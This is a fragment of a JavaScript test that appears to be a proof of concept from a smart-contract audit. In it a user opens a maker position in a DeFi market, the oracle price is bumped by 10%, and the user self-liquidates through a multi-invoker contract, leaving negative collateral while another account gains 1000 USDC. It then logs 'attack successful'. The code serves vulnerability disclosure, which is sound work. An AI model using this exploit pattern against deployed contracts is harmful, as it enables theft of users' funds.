    utils.defaultAbiCoder.encode(['address'], [market.address]) }])
    await rewardToken.connect(user).approve(multiInvoker.address,
    COLLATERAL.mul(1e12))
    // await dsu.connect(user).approve(multiInvoker.address,
    COLLATERAL.mul(1e12))

    console.log("user opens a maker position in the market")
    market.connect(user).update(user.address, POSITION, 0, 0, COLLATERAL,
    false)

    // Settle the market with a new oracle version
    await chainlink.nextWithPriceModification(price => price.mul(1.1))
```

```
    const userBUSDCBalance = await usdc.balanceOf(userB.address)
    await expect(multiInvoker.connect(user).invoke(buildLiquidateUser({
    market: market.address, user: user.address })))
      .to.emit(market, 'Updated')
      .withArgs(user.address, TIMESTAMP_2, 0, 0, 0, '-1000000000', true)
    console.log("user liquidates the position")
    console.log("user's USDC balance: ",
    (await usdc.balanceOf(user.address)))

    expect((await
    market.locals(user.address)).protection).to.eq(TIMESTAMP_2)

    expect((await market.locals(user.address)).collateral).to.equal('-
    1000000')
    expect((await
    usdc.balanceOf(userB.address)).sub(userBUSDCBalance)).to.equal(parse6decimal('1000'))


    console.log("attack successful");
  })
})
```